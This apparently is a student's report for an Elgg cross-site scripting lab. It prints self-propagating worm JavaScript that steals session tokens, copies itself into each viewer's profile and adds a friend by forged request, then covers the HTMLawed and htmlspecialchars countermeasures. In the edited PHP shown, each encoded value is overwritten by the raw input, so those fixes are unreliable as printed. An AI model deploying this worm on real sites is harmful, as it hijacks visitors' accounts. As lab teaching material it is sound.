
Log in as Boby, from the screenshot below, we can see that Boby does not have any friends yet.




Then, as Boby, I view Samy's profile, as we can see that the Firefox's tool indicates that both add-friend and edit Ajax HTTPrequests are constructed.



Going to the activity page, we can see that Samy is a friend now.



Then go to see Boby's profile, still we can see that Samy is a friend.



Then, going to the "edit profile" page, we are able to see that the "About me" field has been filled with the script code and "Samy is my Hero" at the top.


Display name


Boby

About me


```
Samy is my Hero<script id="worm" type="text/javascript">
window.onload = function () {
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//below are variables for worms from instructions
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var descri="&description=Samy+is+my+Hero" + wormCode +"&accesslevel[description]=2";

//Construct the content of your url.
var content=token+ts+"&name="+userName+descri; //FILL IN
var sendurl="http://ec2-54-90-220-11.compute-1.amazonaws.com/action/profile/edit";
var samyGuid=47; //FILL IN

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
// Construct the HTTP request to add Samy as a friend
var friend_sendurl="http://ec2-54-90-220-11.compute-1.amazonaws.com/action/friends
/add?friend=47"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",friend_sendurl,true);
Ajax.setRequestHeader("Host","ec2-54-90-220-11.compute-1.amazonaws.com");
```

Then, log out Boby and log in to **Charlie**, to see what will happen when viewing Boby's profile.
As we can see that Charlie does not have any friends and the profile does not have anything yet.






Then, viewing Boby's profile, we can see that the Firefox's tool indicates that both add-friend and edit Ajax HTTPrequests are also constructed.



Then, go to Charlie's profile, we are able to see that Samy is a friend now.

The malicious script code which is Worm has also arrived, as we can see the screenshot below.




Charlie is infected by viewing Boby's profile, so the worm is self propagated.


3.9 Task 7: Countermeasures


Q9. Activate only the HTMLawed countermeasure but not htmlspecialchars ; visit any of the victim profiles and describe your observations in your report. Make sure that you describe the reason for your observations

Follow the instructions, **only activitate the HTMLawed** plugin first.




Then, log in as Boby, we can see that the Boby's profile page looks like the screenshot below.





We can see that javascript tags like</script> have been omitted by the Elgg which means that although tags exist around with script codes, when

Elgg finds that there is a tag in there, Elgg will automatically ignore them. Therefore, all codes become pure texts which are shown above. As all script tags become trash, the attack can not work and infect anyone else anymore, which means that the HTMLawed Countermeasures works and prevents the XSS attack.
To prove that the attack has been prevented, I login to **Alice** again and view Boby's profile again.



As Alice, we can see that the "About me" of Boby has been fulfilled with code and from the Firefox's tool, we can see that there are no edit and add-friend Requests, which means the Alice is not affected which proves that the HTMLawed countermeasure works.

Q10: Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report. Again, make sure that you describe the reason for your observations.

Then, following the instructions, I went to putty and went to this </var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/> directory.

```
zhouyun@barretts.ecs.vuw.ac.nz
[10/15/20]seed@ip-172-31-21-160:~$
[10/15/20]seed@ip-172-31-21-160:~$ ls
android         cybr271    Downloads         lib        Public     Videos
bin             Desktop    examples.desktop  Music      source
Customization   Documents  get-pip.py        Pictures   Templates
[10/15/20]seed@ip-172-31-21-160:~$ cd ..
[10/15/20]seed@ip-172-31-21-160:/home$ ls
seed  ubuntu
[10/15/20]seed@ip-172-31-21-160:/home$ cd ..
[10/15/20]seed@ip-172-31-21-160:/$ ls
bin    dev   initrd.img  media  proc  sbin  sys  var
boot   etc   lib         mnt    root  snap  tmp  vmlinuz
cdrom  home  lost+found  opt    run   srv   usr
[10/15/20]seed@ip-172-31-21-160:/$ cd /var/www/XSS/Elgg/vendor/elgg/elgg/views/d
efault/output/
[10/15/20]seed@ip-172-31-21-160:.../output$ ls
access.php       email.php          icon.php       longtext.php  tags.php
checkboxes.php   excerpt.php        iframe.php     pulldown.php  text.php
date.php         friendlytime.php   img.php        radio.php     url.php
dropdown.php     friendlytitle.php  location.php   tag.php
[10/15/20]seed@ip-172-31-21-160:.../output$
```

Then follow the instructions, I go to find the function call htmlspecialchars in text.php , url.php , dropdown.php and email.php files and uncomment the corresponding htmlspecialchars function calls in each file and do not change any code.

Before:

```
zhouyun@barretts.ecs.vuw.ac.nz
  GNU nano 2.5.3              File: url.php

if (!empty($vars['confirm']) && !isset($vars['is_action'])) {
        $vars['is_action'] = true;
}

if (!empty($vars['confirm'])) {
        $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('quest$

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                // $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',$
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        // $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}
```

After:


zhouyun@barretts.ecs.vuw.ac.nz

```
  GNU nano 2.5.3                File: url.php                        Modified

if (!empty($vars['confirm']) && !isset($vars['is_action'])) {
        $vars['is_action'] = true;
}

if (!empty($vars['confirm'])) {
        $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('quest$

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', f$
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
         $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}

unset($vars['encode_text']);

if ($url) {
        $url = elgg_normalize_url($url);

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```


zhouyun@barretts.ecs.vuw.ac.nz

```
  GNU nano 2.5.3                File: email.php                      Modified

<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

Now, both countermeasures are turned on. The instructions tell me that this countermeasure will prevent the XSS attack by encoding the special characters in user input.
Therefore, I try to repeat the attack that I have done before to see what will happen, then I choose to do the attack from task 2 as all tasks are the same which need javascript tags around codes, which is the screenshot shown below.




Then, I save the profile, as we can see that in Alice's profile page, the result looks exactly the same as before because in this page only **HTMLawed countermeasure works, tags are omitted. (Screenshot is shown below.)**



Then, I go back to the "Edit Profile" page, then I find that tags are all removed like <script> and <\script> have been removed. Combined with what instructions say, I find out that '<' and '>' are defined as the special character and so **htmlspecialchars()** method finds that and disables them so that this is how **htmlspecialchars()** method prevents the XSS attack.

See the Screenshot below.



In conclusion, when both countermeasures are on, the most important things in javascript code are **removed and omitted** which means that **javascript tags are disabled by htmlspecialchars()** method and javascript tags are **omitted and ignored by HTMLawed** so that the javascript code becomes simple texts and the XSS attack is prevented.